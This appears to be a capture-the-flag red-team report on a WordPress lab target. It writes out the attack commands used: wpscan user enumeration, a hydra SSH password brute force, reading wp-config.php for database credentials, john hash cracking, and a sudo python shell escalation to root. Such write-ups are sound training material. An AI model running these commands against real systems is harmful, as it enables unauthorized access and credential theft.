
# **Red Team: Summary of Operations**

## **Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

Nmap scan results for the target machine reveal the below services and OS details:



This scan identifies the services below as potential points of entry:


* Target 1


| **Port** | **Service** |
| --- | --- |
| 22 | ssh |
| 80 | http |
| 111 | rpcbind |
| 139 | netbios-ssn |
| 445 | netbion-ssn |

The following vulnerabilities were identified on each target:

* Target 1

| **Vulnerability** | **Severity** | **CVE** |
| --- | --- | --- |
| Port information exposure | medium | n/a |
| Insecure Wordpress configuration | medium | CWE-200  <https://cwe.mitre.org/data/definitions/200.html> |
| Vulnerable SSH authentication | High | n/a |
| Sensitive Server Data Exposure | High | CWE-200  <https://cwe.mitre.org/data/definitions/200.html> |
| Sensitive Database Data Exposure | High | CWE-200  <https://cwe.mitre.org/data/definitions/200.html> |







### **Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


* Target 1
  + flag1.txt - flag1{b9bbccb33e11b80be759c4e844862482d}
    - **Exploit Used**
      * Used WPSCAN to enumerate wordpress users and access the system.
      * Identified user of michael.
      * Used hydra to brute force michael’s password.
      * Commands:
        + wpscan --url -e http://192.168.1.110/wordpress
        + hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh
      * Location of flag: /var/www/html/service.html



* + flag2.txt - flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
    - **Exploit Used**
      * Used the same exploit as flag1.
      * Used WPSCAN to enumerate wordpress users and access the system.
      * Identified user of michael.
      * Used hydra to brute force michael’s password.
      * Commands:
        + wpscan --url -e http://192.168.1.110/wordpress
        + hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh
      * Location: /var/www/flag2.txt



* + flag3.txt - flag3{afc01ab56b50591e7dccf93122770cd2}
    - **Exploit Used**
      * Found wordpress database credentials in wordpress installation.
      * Used credentials to login and access database tables
      * Commands:
        + cd /var/www/html/wordpress/wp-config.php
        + cat wp-config.php
        + mysql -u root -p wordpress
        + use wordpress
        + SELECT \* FROM wp\_posts WHERE post\_content LIKE ‘flag3%’;
      * Location: in wordpress database, wp\_posts table



* + flag4.txt - flag4{715dea6c055b9fe3337544932f2941ce}
    - **Exploit Used**
      * Used john the ripper to crack steven’s password
      * Used SSH to connect with steven’s credentials
      * Identified sudo privileges for steven
      * Used to sudo privileges to gain root access
      * Commands:
        + john --wordlist=/usr/share/wordlists/rockyou.txt wp\_hashes.txt
        + ssh steven@192.168.1.110
        + sudo -l
        + sudo python -c ‘import os; os.system(“/bin/bash”)’
      * Location: /root/flag4.txt

